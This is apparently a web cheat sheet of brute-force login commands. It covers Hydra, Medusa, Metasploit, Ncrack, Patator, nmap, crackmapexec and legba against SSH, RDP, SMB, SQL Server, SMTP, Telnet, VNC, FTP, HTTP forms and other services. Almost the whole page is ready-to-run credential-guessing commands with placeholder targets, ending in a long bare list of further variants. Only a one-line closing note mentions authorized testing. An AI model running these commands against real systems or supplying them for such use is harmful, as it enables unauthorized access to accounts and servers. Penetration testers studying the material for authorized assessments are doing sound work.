Brute Force Attack Commands and Techniques - </Hacker4Help>

1. Brute Forcing SQL Server

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -t 4 <IP> mssql
```

Using **Metasploit**:

```
use auxiliary/scanner/mssql/mssql_login
set RHOSTS <IP>
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
```

2. Brute Forcing SMB (Server Message Block)

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -vV <IP> smb
```

Using **Metasploit**:

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <IP>
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
```

3. Brute Forcing SOCKS Proxy

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -s <PORT> <IP> socks5
```

4. Brute Forcing SMTP

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -S -v -V -e ns -s 25 <IP> smtp
```

Using **Medusa**:

```
medusa -h <IP> -U users.txt -P passwords.txt -M smtp
```

5. Brute Forcing STOMP (Simple Text Oriented Messaging Protocol)

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt stomp://<IP>:<PORT>
```

6. Brute Forcing Telnet

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -t 4 <IP> telnet
```

Using **Metasploit**:

```
use auxiliary/scanner/telnet/telnet_login
set RHOSTS <IP>
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
```

7. Brute Forcing SSH

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -t 4 <IP> ssh
```

Using **Medusa**:

```
medusa -h <IP> -U users.txt -P passwords.txt -M ssh
```

8. Brute Forcing VNC

Using **Hydra**:

```
hydra -P passwords.txt -vV <IP> vnc
```

Using **Metasploit**:

```
use auxiliary/scanner/vnc/vnc_login
set RHOSTS <IP>
set PASS_FILE passwords.txt
run
```

9. Brute Forcing RDP (Remote Desktop Protocol)

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -t 4 <IP> rdp
```

Using **Ncrack**:

```
ncrack -U users.txt -P passwords.txt rdp://<IP>
```

10. Brute Forcing FTP

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt -t 4 <IP> ftp
```

Using **Medusa**:

```
medusa -h <IP> -U users.txt -P passwords.txt -M ftp
```

11. Brute Forcing HTTP Authentication

Using **Hydra**:

```
hydra -L users.txt -P passwords.txt <IP> http-form-post "/login:username=^USER^&password=^PASS^:F=incorrect"
```

Using **Metasploit**:

```
use auxiliary/scanner/http/http_login
set RHOSTS <IP>
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
```


12. Brute Forcing Other Protocols

Using **Ncrack**:

```
ncrack -U users.txt -P passwords.txt -p <PORT> <IP>
```

Using **Patator**:

```
patator <protocol> host=<IP> user=FILE0 password=FILE1 0=users.txt 1=passwords.txt
```



```
crackmapexec mssql <IP> -d <Domain Name> -u usernames.txt -p passwords.txt
msf> use auxiliary/scanner/mssql/mssql_login
nmap -p 1433 --script ms-sql-brute --script-args mssql.domain=DOMAIN,... <host>
nmap --script smb-brute -p 445 <IP>
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt <IP> mssql
medusa -h <IP> -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mssql
nmap -vvv -sCV --script socks-brute --script-args userdb=users.txt,passdb=... -p 1080 <IP>
hydra -l Administrator -P words.txt <IP> smb -t 1
legba smb --target share.company.com --username admin --password data/passwords.txt
hydra -l <username> -P /path/to/passwords.txt <IP> smtp -V
legba socks5 --target localhost:1080 --username admin --password data/passwords.txt
hydra -l <username> -P /path/to/passwords.txt -s 587 <IP> -S -v -V
hydra -l root -P passwords.txt [-t 32] <IP> telnet
legba smtp --username admin@example.com --password wordlists/passwords.txt --target localhost:25
legba stomp --target localhost:61613 --username admin --password data/passwords.txt
hydra -l root -P passwords.txt [-t 32] <IP> ssh
legba telnet --username admin --password wordlists/passwords.txt --target localhost:23
medusa -u root -P 500-worst-passwords.txt -h <IP> -M telnet
ncrack -p 23 --user root -P passwords.txt <IP> [-T 5]
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -s <PORT> <IP> vnc
legba ssh --username admin --password wordlists/passwords.txt --target localhost:22
medusa -u root -P 500-worst-passwords.txt -h <IP> -M ssh
ncrack -p 22 --user root -P passwords.txt <IP> [-T 5]
patator ssh_login host=<ip> port=22 user=root 0=/path/passwords.txt password=FILE0
legba vnc --target localhost:5901 --password data/passwords.txt
medusa -h <IP> -u root -P /root/Desktop/pass.txt -M vnc
ncrack -V --user root -P /root/Desktop/pass.txt <IP>:<PORT>
patator vnc_login host=<IP> password=FILE0 0=/root/Desktop/pass.txt -t 1
```

Conclusion

Brute force attacks should only be conducted in ethical hacking and penetration testing environments with proper authorization. These tools help identify weak credentials and strengthen security practices to prevent real-world attacks.